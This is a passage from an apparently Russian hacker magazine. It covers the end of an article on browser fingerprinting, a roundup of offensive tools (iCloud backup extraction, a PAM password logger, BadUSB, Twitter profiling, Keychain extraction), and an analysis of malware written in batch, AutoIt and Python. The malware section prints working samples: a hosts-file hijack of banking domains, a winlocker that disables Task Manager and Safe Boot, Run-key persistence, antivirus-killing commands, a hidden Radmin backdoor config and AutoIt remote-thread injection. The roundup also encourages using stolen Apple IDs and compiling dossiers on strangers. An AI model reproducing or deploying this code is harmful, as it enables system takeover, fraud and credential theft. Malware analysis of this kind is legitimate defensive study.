- Информация о CPU и GPU. Можно получить как напрямую (через GL_RENDERER), так и через бенчмарки и тесты, реализованные с помощью JavaScript.
- Разрешение монитора и размер окна браузера (включая параметры второго монитора в случае мультимониторной системы).
- Список установленных в системе шрифтов, полученных, например, с помощью `getComputedStyle` API.
- Список всех установленных плагинов, ActiveX-контролов, Browser Helper Object'ов, включая их версии. Можно получить перебором `navigator.plugins[]` (некоторые плагины выдают свое присутствие в HTTP-заголовках).
- Информация об установленных расширениях и другом ПО. Такие расширения, как блокировщики рекламы, вносят определенные изменения в просматриваемые страницы, по которым можно определить, что это за расширение и его настройки.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Сетевые «отпечатки»

Еще ряд признаков кроется в архитектуре локальной сети и настройке сетевых протоколов. Такие знаки будут характерны для всех браузеров, установленных на клиентской машине, и их нельзя просто скрыть с помощью настроек приватности или каких-то security-утилит. Они включают в себя:

- Внешний IP-адрес. Для IPv6-адресов данный вектор особенно интересен, так как последние октеты в некоторых случаях могут получаться из MAC-адреса устройства и потому сохраняться даже при подключении к разным сетям.
- Номера портов для исходящих TCP/IP-соединений (обычно выбираются последовательно для большинства ОС).
- Локальный IP-адрес для пользователей, находящихся за NAT'ом или HTTP-прокси. Вкупе с внешним айпишником позволяет уникально идентифицировать большинство клиентов.
- Информация об используемых клиентом прокси-серверах, полученная из HTTP-заголовка (`X-Forwarded-For`). В сочетании с реальным адресом клиента, полученным через несколько возможных способов обхода прокси, также позволяет идентифицировать пользователя.

ПОВЕДЕНЧЕСКИЙ АНАЛИЗ И ПРИВЫЧКИ

Еще один вариант — взглянуть в сторону характеристик, которые привязаны не к ПК, а скорее к конечному пользователю, такие как региональные настройки и поведение. Такой способ опять же позволит идентифицировать клиентов между различными сессиями браузера, профилями и в случае приватного просмотра. Делать выводы можно на основании следующих данных, которые всегда доступны для изучения:

- Предпочитаемый язык, дефолтная кодировка и часовой пояс (все это живет в HTTP-заголовках и доступно из JavaScript).
- Данные в кеше клиента и его история просмотра. Элементы кеша можно обнаружить при помощи атак по времени — отслеживающий может обнаружить долгоживущие элементы кеша, относящиеся к популярным ресурсам, просто измерив время их загрузки (и отменив переход, если оно превышает ожидаемое время загрузки из локального кеша). Также можно извлекать URL'ы, хранящиеся в истории просмотра браузера, хотя такая атака в современных браузерах потребует небольшого взаимодействия с пользователем.
- Жесты мышью, частота и продолжительность нажатия клавиш, данные с акселерометра — все эти параметры уникальны для каждого пользователя.
- Любые изменения стандартных шрифтов сайта и их размеров, уровень zoom'а, использование специальных возможностей, таких как цвет текста, размер.
- Состояние определенных фич браузера, настраиваемых клиентом: блокировка сторонних кукисов, DNS prefetching, блокировка всплывающих окон, настройки безопасности Flash и так далее (по иронии, пользователи, меняющие дефолтные настройки, в действительности делают свой браузер значительно более легким для идентификации).

И это лишь очевидные варианты, которые лежат на поверхности. Если копнуть глубже — можно придумать еще.


ПОДЫТОЖИМ

Как видишь, на практике существует большое число различных способов для трекинга пользователя. Какие-то из них являются плодом ошибок в реализации или упущений и теоретически могут быть исправлены. Другие практически невозможно искоренить без полного изменения принципов работы компьютерных сетей, веб-приложений, браузеров. Каким-то техникам можно противодействовать — чистить кеш, куки и прочие места, где могут храниться уникальные идентификаторы. Другие работают абсолютно незаметно для пользователя, и защититься от них вряд ли получится. Поэтому самое главное — путешествуя по Сети даже в приватном режиме просмотра, помнить, что твои перемещения все равно могут отследить.



WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Алексей Трошичев (HackApp)
Система: Windows/Linux
URL: https://github.com/hackappcom/iloot





Автор: ONSec
Система: Linux
URL: https://github.com/ONsec-Lab/scripts/tree/master/pam_steal





Автор: Karsten Nohl, Jakob Lell
Система: All
URL: https://github.com/adamcaudill/Psychson



ICLOUD BACKUP EXTRACTION

Я думаю, большинство наших читателей помнят скандал, связанный с утечкой большого количества пикантных фотографий и видео голливудских звезд.

Первоначальная и самая популярная версия причин данной компрометации — были сбручены пароли звезд от Apple ID. И как вариант предлагалась тулза под названием ibrute (https://github.com/hackappcom/ibrute), которая брутила их через сервис Find My Iphone (на данный момент уязвимость уже закрыта), но потом Apple выпустила официальное опровержение такого сценария атаки. Как именно злоумышленники получили доступ к iCloud backup звезд, до сих пор точно неизвестно.

Но, как ты понимаешь, инструмент, который бы позволял автоматически скачивать backup'ы, был бы полезен и по сей день.

iLoot — это инструмент с открытым исходным кодом на Python для извлечения данных из iCloud. Инструмент базируется на iphone-dataprotection (https://code.google.com/p/iphone-dataprotection/) скрипте.

Так что, если в твоем распоряжении какимлибо образом окажется множество учетных данных от Apple ID, ты знаешь, как быстро заполучить все забэкапленные данные с устройств, принадлежащих этим Apple ID.

PAM_STEAL PLUGIN

Давай представим абсолютно типичную задачу на пентесте: ты в сети добился возможности выполнять произвольный код на какой-либо машине и, естественно, потом начинаешь там поднимать свои привилегии, а затем логично захочешь попасть на другие машины в сети и закрепиться там.

Одним из множества методов может быть кража учетных данных пользователей. Те пароли, что есть на подконтрольной нам машине, скорее всего, захешированы, и их получение тяжело в связи с временными ограничениями. Наилучшее развитие событий — это получение учетных данных сразу в открытом виде.

Например, можно взять SSH MITM (goo.gl/rQZLCc), при этом не забываем, что очень часто одни и те же данные служат для входа на множество систем и сервисов.

Но можно еще использовать свой PAM (Pluggable Authentication Module) на системе, который предоставляет динамическую авторизацию для приложений и сервисов на Linux-системах.

Как раз такой собственный модуль нам и может помочь — PAM_steal. Он логирует все, что вводили пользователи при авторизации, в файл /tmp/.steal.log в открытом виде. Так что там будут пароли от FTP/SSH и от других PAM-базирующихся демонов.

Скачать можно здесь: goo.gl/HWI7Fn. Из коробки оно не работает, чтобы у нас не было проблем с «вредоносным ПО». Это PoC, который нужен для аудиторов.

BADUSB

Как говорят сами разработчики, проект создан для демонстрации наглядности «фундаментальной беззащитности устройств USB».

BadUSB устанавливается на периферийное устройство и полностью берет под контроль компьютер при подключении к нему по USB.

На компьютере жертвы BadUSB творит что угодно, в том числе видоизменяет файлы, которые устанавливаются в системе, и перенаправляет интернет-трафик на произвольные адреса, изменив DNS-записи. Зловред всегда может выдать себя за клавиатуру и ввести произвольные команды.

Поскольку код находится в прошивке периферийного устройства, его довольно трудно обнаружить и удалить. Самая действенная защита — вообще запретить подключение к компьютеру новых USB-устройств. Для атаки могут использоваться флешки, мышки, клавиатуры, смартфоны и другие гаджеты.

Самое главное, что авторы разработали эффективный способ взаимодействия между зловредом в системе и зловредом в прошивке. Установленная на компьютере программа может изменить прошивку по USB, а та, в свою очередь, может установить зловред в системе. Из-за такого двустороннего взаимодействия ни одному устройству и компьютеру больше нельзя доверять. Ты не только должен ограничить свой ПК от посторонней периферии, но и сам не можешь безопасно вставить чистую флешку в посторонний ПК.

УТЕЧКА ИЗ TWITTER

4

Автор: Vicente Aguilera Diaz
Система: Windows/Linux/Mac
URL: vicenteaguileradiaz.com/tools/


Мы живем во время социальных сетей. Большинство людей без какой-либо задней мысли публикуют туда информацию о себе, свои фото и видеофайлы. Все эти данные посторонний человек может использовать как с благими намерениями, так и нет. Среди соцсетей сейчас очень активен сервис микросообщений — Twitter. О нем и пойдет речь.

Tinfoleak — это скрипт на Python, который позволяет получать следующую информацию:


- базовую информацию об аккаунте (имя, аватарку, геопозиции, фолловеры и прочее);
- используемые устройства и ОС для работы с аккаунтом;
- приложения и социальные сети, используемые аккаунтом;
- координаты мест и геопозиций на карте из ленты аккаунта.

Также можно:
- показывать твиты с привязкой к Google Earth;
- скачивать все картинки из аккаунта;
- просматривать используемые хештеги с привязкой к месту и времени;
- искать упоминания других пользователей об аккаунте с привязкой к месту и времени.

И есть возможность фильтровать всю эту информацию на основании диапазона времени, дат и ключевых слов.



Из всего этого можно сложить неплохое первоначальное досье на абсолютно незнакомого человека. Такая возможность часто бывает очень кстати. Не правда ли?



Автор: Storyyeller
Система: Windows/Linux/Mac
URL: https://github.com/Storyyeller/Krakatau



ЕЩЕ ОДИН JAVA-ДЕКОМПИЛЯТОР

Krakatau — это новый Java-декомпилятор и дизассемблер для Java classfiles и ассемблер для создания classfiles в одном флаконе. При этом все удобно работает из командной строки!

Подход при работе декомпилятора значительно отличается от аналогов. Его можно рассматривать как компилятор, который на вход получает язык в виде Java bytecode, а выход — это исходный код Java. Krakatau берет произвольный bytecode и пытается преобразовать его в эквивалент Java-кода. Это позволяет быть более устойчивым к обфусцированному коду, но при этом дает менее читаемый как бы восстановленный «исходный» код программы.

В одном из проектов инструмент распознал практически все сторонние модули (Apache, javax и другие), периодически просил указать, где их JAR лежат. В результате все эти подгруженные классы и их методы в декомпилированном коде были представлены нормальными именами.

По опыту работы с данным инструментом можно сказать, что он показывает хорошие результаты и составляет сильную конкуренцию тому же JD-GUI.

Для своей работы он требует Python 2.7, для функционала ассемблера нужна Python-библиотека PLY, а для функционала декомпилятора — развернутая JDK.

Поддержка Java 8 еще реализована не полностью, особенно это касается lambda-выражений.




Авторы: Bahtiyar Bircan, Gokhan ALKAN
Система: All
URL: https://github.com/heybe



HEYBE

Heybe — набор из пяти инструментов для автоматизации задач при тестах на проникновение. В него входят:

- Fener — инструмент для сбора информации о цели. Имеет три режима работы: активный скан (Nmap), пассивный скан (пассивный захват трафика, поддержка arpspoof mitm) и режим скриншотов (скриншот прямо из командной строки). Также есть поддержка сохранения результатов в базу данных.
- Sees — инструмент для проведения работ по социальной инженерии. Умеет массово рассылать письма, работает со множеством аттачей, есть поддержка локального и удаленного SMTP-сервера.
- Kacak — инструмент для атак на Active Directory. Использует Metasploit и Mimikatz. Для автоматизации работы Metasploit применяет MSFRPCD.
- Levye — инструмент для Brute Force. Поддерживает протоколы: OpenVPN, Remote Desktop Protocol (с поддержкой NLA), SSH Private Key, VNC Passwd. И конечно, имеет свои отчеты.
- Depdep — инструмент для этапа работы под названием постэксплуатация. Он поможет найти интересные файлы, доступные на сетевых шарах. При этом он позволяет искать информацию в файлах с определенными именами или определенным содержанием.



Автор: n0fate
Система: Windows/Mac
URL: forensic.n0fate.com/?page_id=1180



ПОТРОШИМ KEYCHAIN

Тема форензики для операционной системы OS X есть, а вот публично доступных инструментов практически нет. Но эта ситуация меняется. Вот совсем недавно на свет появился инструмент под названием Chainbreaker.

Chainbreaker может извлекать зашифрованные пользовательские учетные данные из OS X Keychain и расшифровывать их, используя Master Key, user password и SystemKey.

Программа позволяет извлечь следующую информацию:

- персональную информацию сервисов (Почта, Контакты, Календарь);
- логины/пароли (Evernote, Adium, iCloud);
- авторизационные токены (Facebook, Twitter, LinkedIn, FaceTime);
- защищенное хранилище (Chrome, Safari);
- VPN (ключи);
- зашифрованный пароль раздела (FileVault2);
- Wi-Fi-аккаунты (Wi-Fi SSID/пароль, Hotspot SSID/пароль);
- пароли интернет-сервисов (SVN, Git);
- данные протоколов аутентификации (RDP, SSH);
- сертификаты;
- пары ключей (открытый/закрытый ключ).

Ключевые особенности:
- расшифровка данных из Keychain;
- изменение timezone;
- логирование;
- мультиплатформенность.

Для более близкого знакомства с инструментом советую обратиться к документу Keychain Analysis with Mac OS X Memory Forensics (goo.gl/3gmzRn).

Franck Boston@shutterstock.com

Евгений Дроботун
drobotun@xakep.ru

МАЛВАРЬ СО СТРАННОСТЯМИ

РАЗБИРАЕМ КЛЮЧЕВЫЕ ФРАГМЕНТЫ КОДА МАЛВАРИ НА СКРИПТАХ И СРЕДСТВАХ АВТОМАТИЗАЦИИ

Мы уже давно не заикаемся об ассемблере, поскольку привыкли к тому, что большая часть современной малвари пишется на C++, C# или даже VB. Однако из антивирусных компаний передают, что вирмейкеры XXI века пользуются не только классическими языками программирования. Оказывается, вполне злая и функциональная малварь теперь пишется на батниках, AutoIt, Lua, Python, 1С... Сегодня мы попробуем заглянуть под капот этому «программному обеспечению» и рассмотреть ключевые, ответственные за главный функционал участки кода.



WWW

Для AutoIt существует визуальный редактор графического интерфейса, похожий на Delphi, — Koda FormDesigner. Познакомиться с ним можно здесь: goo.gl/CaQi9l.

BAT-СКРИПТЫ

Если ты думаешь, что единственный возможный вариант такого рода малвари — это классический школьный батник со строкой format c: внутри, то ты ошибаешься.

Возможность автоматизировать всякие рутинные операции в системе с помощью bat-скриптов уже давно переросла в целое направление создания малвари, для которой почти все антивирусные компании отвели целый раздел в своих классификациях вредоносного программного обеспечения.

К примеру, с помощью команды ftp можно загрузить из сети нужный файл, сохранить его в нужном месте и запустить на выполнение, а также добавить этот файл в автозагрузку, написав внутри что-нибудь вроде этого:

```
@reg add "HKCU\Software\Microsoft\Windows\↵
CurrentVersion\Run"
/v Trojan /t REG_SZ /d C:\Trojan.bat /f
```


В итоге получается простейший Bat.Downloader, который исправно будет выполнять свои функции.

Помимо этого, с помощью команды taskkill можно попытаться остановить работающие процессы мешающих вредоносному функционалу программ:

```
// Убиваем explorer.exe
@taskkill /im explorer.exe /f > nul
// Убиваем некий антивирус aver.exe. С большой
   вероятностью не получится ;)
@taskkill /im aver.exe /f > nul
```




Вот так меняет содержимое файла hosts Trojan.BAT.Qhost.abq



```
win32logon.bat — Блокнот
Файл Правка Формат Вид Справка
@echo off
cmd /c del %windir%\system32\Drivers\Etc\Hosts
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 127.0.0.1   localhost>>%windir%\system32\Drivers\Etc
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 184.173.108.229 local2>>%windir%\system32\Drivers\Et
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 103.14.44.85 local3>>%windir%\system32\Drivers\Etc\H
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 93.62.153.237 local4>>%windir%\system32\Drivers\Etc\
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 103.6.180.145 local5>>%windir%\system32\Drivers\Etc\
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 184.173.108.229 srv1.su>>%windir%\system32\Drivers\E
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 184.173.108.229 gamingplanet.us>>%windir%\system32\D
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
```



Кусочек кода bat-winlocker'a BAT/LockScreen.



```
Winlock.bat — Блокнот
Файл Правка Формат Вид Справка
@echo off
color a
taskkill /im explorer.exe /f > nul
Reg Delete HKLM\System\CurrentControlSet\Control\SafeBoot /f > nul
copy %0 C:\Windows\Win32.bat > nul
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Win32 /t REG_SZ /d C:\Windows\Win32.b
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t REG
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableCMD/t REG_DWORD/d 2
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoDesktop /t REG_DWORD /d
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoControlPanel /t REG_DWO
cls
title Windows Zablokirovan
echo Windows Blocked!
```

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.





Один из многочисленных генераторов bat-малвари (большинство антивирусных компаний относят поделки такого рода к Riskware)

Обычно малварь перед началом своей деятельности проверяет наличие в системе антивирусов и далее действует по результатам. В bat-скрипте это можно сделать с помощью команды tasklist:

```
// Проверяем наличие процесса aver.exe
@for /F "delims=" %%A in ↵
('tasklist /FI "imagenameeq aver.exe"')
   do @set sr=%%A
@if "%sr:~,11%"=="aver.exe" goto ff
...
   // Процесс обнаружен
   // Выполняем соответствующие действия
...
@goto bb
:ff
...
// Процесс не обнаружен
// Выполняем соответствующие
       действия
...
:bb
...
// Работаем дальше
```

Что касается непосредственно вредоносных действий, то здесь имеется достаточно широкое поле для деятельности: можно удалять или перемещать различные системные файлы, изменять содержимое конфигурационных файлов (в том числе и файла hosts), изменять значения в реестре, блокируя тем самым, например, возможность вызова taskmgr.exe или запрещая вносить изменения в реестр.

В Сети можно найти большое количество генераторов bat-малвари. Конечно, всерьез воспринимать все то, что выходит из-под пера этих генераторов, вряд ли стоит, но для не слишком искушенных пользователей даже остановка explorer.exe может стать неразрешимой проблемой.

Для приведения вредоносных скриптов в более привычный вид исполняемого файла создатели этих скриптов нередко пользуются утили-




Скрипт Trojan.BAT.Qhost.abq в виде exe-файла в секции ресурсов

```
qhost.exe
00000000  00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00009510  6d 2e 6d 78 20 3e 3e 20 25 77 69 6e 64 69 72 25  m.mx >> %windir%
00009520  5c 73 79 73 74 65 6d 33 32 5c 64 72 69 76 65 72  \system32\driver
00009530  73 5c 65 74 63 5c 68 6f 73 74 73 0d 0a 65 63 68  s\etc\hosts..ech
00009540  6f 20 36 39 2e 36 34 2e 33 35 2e 31 36 33 20 62  o 69.64.35.163 b
00009550  61 6e 63 61 6e 65 74 65 6d 70 72 65 73 61 72 69  ancanetempresari
00009560  61 6c 2e 62 61 6e 61 6d 65 78 2e 63 6f 6d 20 3e  al.banamex.com >
00009570  3e 20 25 77 69 6e 64 69 72 25 5c 73 79 73 74 65  > %windir%\syste
00009580  6d 33 32 5c 64 72 69 76 65 72 73 5c 65 74 63 5c  m32\drivers\etc\
00009590  68 6f 73 74 73 0d 0a 65 63 68 6f 20 36 39 2e 36  hosts..echo 69.6
000095a0  34 2e 33 35 2e 31 36 33 20 62 61 6e 63 61 6e 65  4.35.163 bancane
000095b0  74 65 6d 70 72 65 73 61 72 69 61 6c 2e 62 61 6e  tempresarial.ban
000095c0  61 6d 65 78 2e 63 6f 6d 2e 6d 78 20 3e 3e 20 25  amex.com.mx >> %
000095d0  77 69 6e 64 69 72 25 5c 73 79 73 74 65 6d 33 32  windir%\system32
000095e0  5c 64 72 69 76 65 72 73 5c 65 74 63 5c 68 6f 73  \drivers\etc\hos
000095f0  74 73 0d 0a 65 63 68 6f 20 36 39 2e 36 34 2e 33  ts..echo 69.64.3
00009600  35 2e 31 36 33 20 62 61 6e 61 6d 65 78 2e 63 6f  5.163 banamex.co
00009610  6d 2e 6d 78 20 3e 3e 20 25 77 69 6e 64 69 72 25  m.mx >> %windir%
00009620  5c 73 79 73 74 65 6d 33 32 5c 64 72 69 76 65 72  \system32\driver
```

```
Backdoor.BAT.RA-based.b — Блокнот
Файл  Правка  Формат  Вид  Справка
nvsvc32.exe /install /silence
echo off
dtREG -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin
dtREG -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0
dtREG -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server
dtREG -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters
dtREG -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\iplist
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Port=22130000
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Timeout=0a0000C
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\EnableLogFile=C
dtREG -Set REG_SZ HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\LogFilePath="c:\loc
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\FilterIp=00000C
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableTrayIcor
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\AutoAllow=0000C
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\AskUser=00000C
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\EnableEventLog=
dtREG -Set REG_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter=a3729
echo off
```



Конфигурационный батник RemoteAdmin. Win32.RAdmin.20





Содержимое SFX-архива Win32. BitCoinMiner.nni (выделен запускающий VBS-скрипт)



INFO

В составе Windows (начиная с Windows XP) имеется утилита IExpress, позволяющая создавать CAB-архивы, в том числе и самораспаковывающиеся.

тами конвертации типа bat2exe. Это работает, хотя ни о какой полноценной компиляции здесь говорить не приходится: сам скрипт пишется в exe-файл в виде ресурсов, а затем вызывается cmd.exe, где скрипт и выполняется.

САМОРАСПАКОВЫВАЮЩИЕСЯ АРХИВЫ

Self-extracting archive (SFX-архивы), а точнее возможность сложить несколько файлов в один архив с автоматическим запуском одного из них после распаковки уже давно приглянулись распространителям сомнительного софта и контента. Зачастую в эти архивы кладут вполне легальные программы вместе с конфигурационным или запускающим батником (или скриптом на VBS), который позволяет использовать такие архивы с не совсем благими намерениями.

К примеру, SFX-архив RemoteAdmin.Win32.RAdmin.20 содержит в себе серверный модуль широко известной утилиты удаленного администрирования Radmin и bat-скрипт, с помощью которого производится конфигурирование и скрытый запуск серверного модуля Radmin. Свою конфигурацию Radmin хранит в реестре, и скрипт, находящийся в архиве, перед запуском Radmin'а прописывает необходимые параметры в нужных ветках реестра.

С появлением в широком обиходе различных криптовалют SFX-архивы полюбились и многим желающим помайнить цифровую наличность на чужих вычислительных мощностях. В большинстве случаев утилиты для майнинга состоят из нескольких файлов, и самораспаковывающийся архив как нельзя лучше подходит для того, чтобы все эти файлы туда спрятать. Разумеется, в архив помещается bat- или VBS-скрипт, запускающий все это дело с нужными параметрами.

В некоторых SFX-архивах такого рода также содержится утилита Hidden Start, которая обеспечивает скрытый запуск основной программы вредоносного архива.

AUTOIT

Изначально AutoIt предназначался для автоматизации и выполнения часто повторяющихся задач.В более поздних версиях язык обрел черты большинства распространенных языков общего назначения.

В настоящее время на AutoIt пишется довольно большое количество малвари. Язык позволяет взаимодействовать с системой на достаточно низком уровне и поддерживает вызов API-функций. Например, чтобы внедрить свой код в какой-нибудь процесс, нужно написать нечто вроде:

```
// Разрешения для OpenProcess
Local $PERMISSION =↵
BitOR(0x0002, 0x0400, 0x0008, 0x0010, 0x0020)
...
...
$hProcess = DllCall("kernel32.dll", "ptr",
"Open Process", "dword", $PERMISSION, "int", 0,↵
"dword", $Process)
...
...
DllCall("kernel32.dll", "int", "WriteProcess↵
Memory", "ptr", $hProcess, "ptr", $pMem, "ptr",↵
$buffer, "uint", 260, "uint*", 0)
...
...
DllCall("kernel32.dll", "ptr", "Create↵
RemoteThread", "ptr", $hProcess, "ptr", 0, "uint",
0, "ptr", $pMem, "ptr", $pMem, "dword", 0, "ptr",0)
```

Помимо всех возможностей этого языка, большим плюсом для создателей малвари выступает возможность обфускации кода при его компиляции. Для этого достаточно в начале программы написать две строки вида:

```
// Запустить обфускатор перед компиляцией
#Autoit3Wrapperr_Run_Obfuscator=y
// Установить параметры обфускации
#Obfuscator_Parameters=/StripOnly /OM
```

В целом, если не принимать во внимание объем создаваемого компилятором AutoIt исполняемого кода, язык неплохо справляется с большинством задач, которые ставит перед собой вирусописатели. Нередко попадаются весьма продвинутые экземпляры, использующие разные техники внедрения и сокрытия кода, шифрование тела малвари и прочие хитрости.

PYTHON, LUA И ПРОЧАЯ ЭКЗОТИКА

Несмотря на то что Python — настоящий хакерский язык программирования, малварь на нем под винду встречается не очень часто. В большей степени написание ее оправданно для OS X или Linux, в которых Python установлен вместе с системой.

Для винды вредоносные Python-скрипты, как правило, компилят в исполняемый файл (на самом деле это тоже не полноценная компиляция — в exe-файл кладется сам скрипт и интерпретатор Python'a).



Декомпилированный AutoIt-код Backdoor. Win32.DarkKomet.djqs


```
C:\Users\Евгений Дроботун\Desktop\infection\Infection_\AutoIt\opva\Setup_.au3 - SciTE-Lite
File Edit Search View Tools Options Language Buffers Help
1
2  Func mutex($j30)
3      Local $d31 = 183
4      DllCall("kernel32.dll", "int", "CreateSemaphore", "int", 0, "long", 1, "long", 1, "str", $j30)
5      Local $f33 = DllCall("kernel32.dll", "int", "GetLastError")
6      If $f33[0] = $d31 Then Exit
7  EndFunc
8
9  mutex("HhZZghFi08")
10 $i36 = "iP4ex1MRgW6onOrZsf80BuNECD8Mo6fdFCQqyYOc4F15V2CXL4"
11 $137 = @ScriptDir & "\" & @ScriptName
12 #NoTrayIcon
13 $q38 = 69
14 $q38 = $q38 + 675
15 $q38 = $q38 - 675
16 $q38 = $q38 * 78
17 $q38 = $q38 / 78
18 If $q38 = 95 Then
19     $q38 = 12
20 Else
21     $q38 = 52
22 EndIf
>"C:\Program Files (x86)\AutoIt3\SciTE\..\aut2exe\aut2exe.exe" /in "C:\Users\Евгений Дроботун\Desktop\infecti
>Exit code: 0    Time: 1.81
li=1 co=1 INS (CR+LF)
```

```
Backdoor.Python.Small.py - C:\Users\Евгений Дроботун\Desktop\infection\Infection_\Python\Backd...
File Edit Format Run Options Windows Help
#############_Default_######################
Port=50001                                    #_default port
Pass ='427003594444ed93c9fe9b0b420264e4'  #_default password ='slav0nic'
simvol='$ '                                   #_prompt
